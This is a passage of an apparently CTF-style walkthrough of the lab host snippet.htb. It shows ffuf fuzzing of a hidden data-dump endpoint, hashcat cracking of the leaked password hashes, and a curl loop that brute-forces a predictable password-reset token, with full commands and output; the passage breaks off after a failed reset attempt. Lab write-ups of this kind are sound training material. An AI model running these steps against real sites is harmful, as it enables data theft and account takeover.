
Taking a look at the source code on `snippet.htb`, we find that the site uses Ziggy. According to the GitHub repository, "*Ziggy provides a JavaScript `route()` helper function that works like Laravel's, making it easy to use your Laravel named routes in JavaScript*".

Ziggy

In the source code of the index page we find routes pointing to API endpoints.

```
const Ziggy = {"url":"http:\/\/snippet.htb","port":null,"defaults":{},"routes":
{"ignition.healthCheck":{"uri":"_ignition\/health-check","methods":["GET","HEAD"]},
<SNIP> "users.validate":{"uri":"management\/validate","methods":
["POST"]},"admin.management.dump":{"uri":"management\/dump","methods":["POST"]}, <SNIP>
}
```

There are two interesting routes, namely `management/validate` and `management/dump`. Let's take a look at `management/dump`. We fire up Burpsuite, intercept a login request and change the url to `/management/dump`, removing the JSON values. Upon making the request, an error is shown.



The error states that we are missing arguments. Using `Ffuf` we can fuzz what those missing arguments are. To do so we must include the headers found in the Burp request, which we do by setting the environment variables `XSRF` and `SESS`, respectively.

> Note: We make sure to paste the URL-*decoded* versions of the cookies into `Ffuf`

```
export XSRF=<XSRF-TOKEN>
export SESS=<SESSION>
ffuf -c -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -H "Content-Type: application/json" -X POST -u 'http://snippet.htb/management/dump' -mc all -d '{"FUZZ": "test"}' -fr 'Missing arguments' -x http://localhost:8080 -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF;snippethtb_session=$SESS"
```


```
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H "Content-Type: application/json" -X POST -u
'http://snippet.htb/management/dump' -mc all -d '{"FUZZ": "test"}' -fr 'Missing arguments' -x http://localhost:8080 -H "X-XSRF-TOKEN: $XSRF" -b
"XSRF-TOKEN=$XSRF;snippethtb_session=$SESS"

 :: Method           : POST
 :: URL              : http://snippet.htb/management/dump
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Header           : Content-Type: application/json
 :: Header           : X-Xsrf-Token:
eyJpdiI6IlQxR1kyR3hhRDYyRVBrK3JvT0loMnc9PSIsInZhbHVlIjoiUVhseVJneUZjT2JiSXZWWCtNL2V<SNIP>ljOTc2Nzg1MmM3MmIxYTk4NjgxY2JiZDcxYWRmIiwidGFnIjoiIn0=
 :: Header           : Cookie: XSRF-
TOKEN=eyJp<SNIP>dLQmIvV2VnRjUiLCJtYWMiOiIyYTgyNDljZGYzOWFkYzgzYjg4NzU4OTU4MjMwMDcyMDJiNjI3OWNlMjE1Y2Q2ZmFjYjYxMDMzZDRjYjRhZWEwIiwidGFnIjoiIn0=
 :: Data             : {"FUZZ": "test"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Proxy            : http://localhost:8080
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Regexp: Missing arguments
________________________________________________

download                [Status: 400, Size: 42, Words: 2, Lines: 1, Duration: 1851ms]
:: Progress: [6453/6453] :: Job [1/1] :: 23 req/sec :: Duration: [0:05:04] :: Errors: 0 ::
```

We can see that there is a `download` argument. Providing an incorrect value returns the error `Unknown tablename`, we therefore fuzz once more to find a valid parameter.

```
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H "Content-Type: application/json" -X POST -u 'http://snippet.htb/management/dump' -mc all -d '{"download": "FUZZ"}' -fr 'Unknown tablename' -x http://localhost:8080 -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF;snippethtb_session=$SESS"
```

```
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H "Content-Type: application/json" -X POST -u
'http://snippet.htb/management/dump' -mc all -d '{"download": "FUZZ"}' -fr 'Unknown tablename' -x http://localhost:8080 -H "X-XSRF-TOKEN:
$XSRF" -b "XSRF-TOKEN=$XSRF;snippethtb_session=$SESS"

<SNIP>
________________________________________________

profiles                [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 1611ms]
users                   [Status: 200, Size: 272602, Words: 3581, Lines: 1, Duration: 2847ms]
:: Progress: [6453/6453] :: Job [1/1] :: 25 req/sec :: Duration: [0:05:13] :: Errors: 0 ::
```

We get two hits and start by requesting the `user` table.



We are given a `JSON` response, which we can copy to a file. We also take note that Charlie, the very first account, has a Manager user type. Let's try to crack the password hashes that are in the response; they are in `SHA2-256`-type hashes. We extract all the password hashes to a file and proceed to crack them with Hashcat. The setting for `SHA2-256` in hashcat is `-m 1400`.

```
cat users.json | jq -r '.[].password' > hash
hashcat -m 1400 -a 0 hash /usr/share/wordlists/rockyou.txt --force
hashcat -m 1400 -a 0 hash /usr/share/wordlists/rockyou.txt --force --show
```

```
hashcat -m 1400 -a 0 hash /usr/share/wordlists/rockyou.txt --force --show

ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f:password123
```


The output of the command shown above shows a cracked password, which is `password123`. We can see whom the password belongs to using Grep.

```
cat users.json | jq | grep
'ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f' -B4
```

```
cat users.json | jq | grep 'ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f' -B4

    "id": 432,
    "name": "Letha Runte",
    "email": "letha@snippet.htb",
    "email_verified_at": "2022-01-02 20:14:55",
    "password": "ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f",
--
    "id": 451,
    "name": "Fredrick Leannon",
    "email": "fredrick@snippet.htb",
    "email_verified_at": "2022-01-02 20:14:56",
    "password": "ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f",
--
    "id": 669,
    "name": "Gia Stehr",
    "email": "gia@snippet.htb",
    "email_verified_at": "2022-01-02 20:15:30",
    "password": "ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f",
--
    "id": 701,
    "name": "Juliana Thiel",
    "email": "juliana@snippet.htb",
    "email_verified_at": "2022-01-02 20:15:32",
    "password": "ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f",
```

We can see in the output shown above that there are users with the same password hash, which means we can now log in using any of the users shown above.


We log in using `Juliana`'s credentials and are redirected to a dashboard, which contains a section with code snippets. Clicking on a snippet redirects us to the url `http://snippet.htb/snippets/<id>`. We do not see anything of interest in the first snippet, so we try changing the url to `http://snippet.htb/snippets/2`.




The page shows that we don't have the right authorization in order to view other code snippets. There is nothing else of particular interest to be found here, so we will proceed to enumerate other parts of the web application.

Password reset

Let's try a simple approach and try to login as Charlie, whom we remember has manager permissions on the website. We could try resetting the password, so let's start there.



The page shows that the reset link has been sent to charlie's email. While we don't have access to his email, we might have access to juliana's email. We'll reset the password for juliana and check her email by logging into the `dev` subdomain that we discovered earlier, using the re-used `password123` credential. It becomes evident that we can request passwort resets multiple times, with no apparent limitation.




We can see that the reset code is `e5d4be1fb004e93bf6e5e312b73c8a55256`. Taking a look at the others, we see a similar pattern. All of them have the same prefix.

- e5d4be1fb004e93bf6e5e312b73c8a55256
- e5d4be1fb004e93bf6e5e312b73c8a55118
- e5d4be1fb004e93bf6e5e312b73c8a55502
- e5d4be1fb004e93bf6e5e312b73c8a55598

The prefix is `e5d4be1fb004e93bf6e5e312b73c8a55`, which seems to be a static hash. The hash is most likely an md5sum of an identifiable feature of the user, like their email address. We can confirm by using md5sum.

```
echo -n 'juliana@snippet.htb' | md5sum
```



The hash is the same, which means that the reset code uses a user's email address and 3 random digits. Knowing this we can try to bruteforce those 3 digits to find an email's reset code. 3 digits means that there are a 1000 possibilities (000-999) for us to cycle through.

Foothold

Bruteforcing password reset

We now have a path to take for our initial exploitation. The md5sum of `charlie@snippet.htb` is `3cb830bb658df751861aa4678a582588`, so if we make around 1000 password reset requests, we can use any single 3 digit sequence to reset the password. To automate this task, we use `cURL`, making sure to provide the `XSRF` and `session` cookies once more.

```
export XSRF=<XSRF-TOKEN>
export SESS=<SESSION>
for i in {1..500}; do
curl -s http://snippet.htb/forgot-password -H 'Content-Type: application/json' \
-H 'X-Inertia: true' -H 'X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6' \
-H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF; snippethtb_session=$SESS" \
-d '{"email":"charlie@snippet.htb"}' | grep -q "<title>Redirecting to" || break; echo -
ne "$i\r"; done
```

This loop requests a password reset for Charlie 500 times. Next, we have to make a request to reset the password. Intercepting a password reset request for juliana shows us the following `JSON` parameters:

```
POST /reset-password HTTP/1.1
Host: snippet.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html, application/xhtml+xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: application/json
X-Inertia: true
X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6
X-XSRF-TOKEN:
eyJpdiI6InpVZGZUa3NGMmFhRGhuZ1h6WDh6N1E9PSIsInZhbHVlIjoiK1oyejRhREFrYjdlNDllamJvakJmdnYycTNneDcwRnhuNFFXUkpBN0NhSC9zRlFkWE5qM2hEVWlKMHN0djAwYW1sdGlRekVKMEp1MUVHNEEzM3hoK056aEFIV3JOL2pQM0JrbEZnUnRJUktFcTlpQkpHTXNmT0RCdWlMc0E4dEYiLCJtYWMiOiJhZTQwNTcyODczMDE0ZmI4ZjNmZTZiYTc5OWU2YjRlZTVjY2QyNDhkMzcyMDFiMmFkZmQyY2JkYWY3ODYxMTYzIiwidGFnIjoiIn0=
Content-Length: 134
Origin: http://snippet.htb
Connection: close
Referer: http://snippet.htb/reset-password/e5d4be1fb004e93bf6e5e312b73c8a55156?email=juliana%40snippet.htb
Cookie: XSRF-TOKEN=
eyJpdiI6InpVZGZUa3NGMmFhRGhuZ1h6WDh6N1E9PSIsInZhbHVlIjoiK1oyejRhREFrYjdlNDllamJvakJmdnYycTNneDcwRnhuNFFXUkpBN0NhSC9zRlFkWE5qM2hEVWlKMHN0djAwYW1sdGlRekVKMEp1MUVHNEEzM3hoK056aEFIV3JOL2pQM0JrbEZnUnRJUktFcTlpQkpHTXNmT0RCdWlMc0E4dEYiLCJtYWMiOiJhZTQwNTcyODczMDE0ZmI4ZjNmZTZiYTc5OWU2YjRlZTVjY2QyNDhkMzcyMDFiMmFkZmQyY2JkYWY3ODYxMTYzIiwidGFnIjoiIn0%3D;
snippethtb_session=
eyJpdiI6IjJSSkkwcC9rNndmSTJTU1krM2hZUXc9PSIsInZhbHVlIjoiUmtkajNNbkZIUUVBYXNuV1kyZWVqUkw2c0UzcUVsUi9oWmdoRXlXVk14MFRhMkJHaGhCaEV6V1F0RGd0NHNsZnlka0hJT2V5M0xLZGFCcVdKUEdlSUxjM0xBVWxkSngvTkZ2elQwUzZhL3hGTE9PMTFoa2tqRGtWa29tR3h0VVQiLCJtYWMiOiIwMTI0ZTg0ZjM3ZTZjMDU3NDU4NTg0OGVjNGNiNWQ1N2UxYTZiYzY3NDc0ZTcwY2ViYjBhYzVjODJlNmIxMWUwIiwidGFnIjoiIn0%3D

{
  "token":"e5d4be1fb004e93bf6e5e312b73c8a55156",
  "email":"juliana@snippet.htb",
  "password":"redpanda",
  "password_confirmation":"redpanda"
}
```

Using `cURL`, we try to reset the password for Charlie to `redpanda`, and use `223` as the 3 digit sequence following the email's md5sum: `3cb830bb658df751861aa4678a582588223`.

```
curl http://snippet.htb/reset-password -H 'Content-Type: application/json' -H 'X-Inertia: true' -H 'X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6' -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF; snippethtb_session=$SESS" -d '{"email":"charlie@snippet.htb","password":"redpanda","password_confirmation":"redpanda", "token":"3cb830bb658df751861aa4678a582588223"}'; echo
```


```
curl http://snippet.htb/reset-password -H 'Content-Type: application/json' -H 'X-Inertia: true' -H 'X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6' -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF; snippethtb_session=$SESS" -d '{"email":"charlie@snippet.htb","password":"redpanda","password_confirmation":"redpanda", "token":"3cb830bb658df751861aa4678a582588223"}'; echo


{"component":"Auth\/ResetPassword","props":{"errors":{},"auth":{"user":null},"flash":{"message":null},"status":"This password reset token is invalid."},"url":"\/reset-password","version":"207fd484b7c2ceeff7800b8c8a11b3b6"}
```

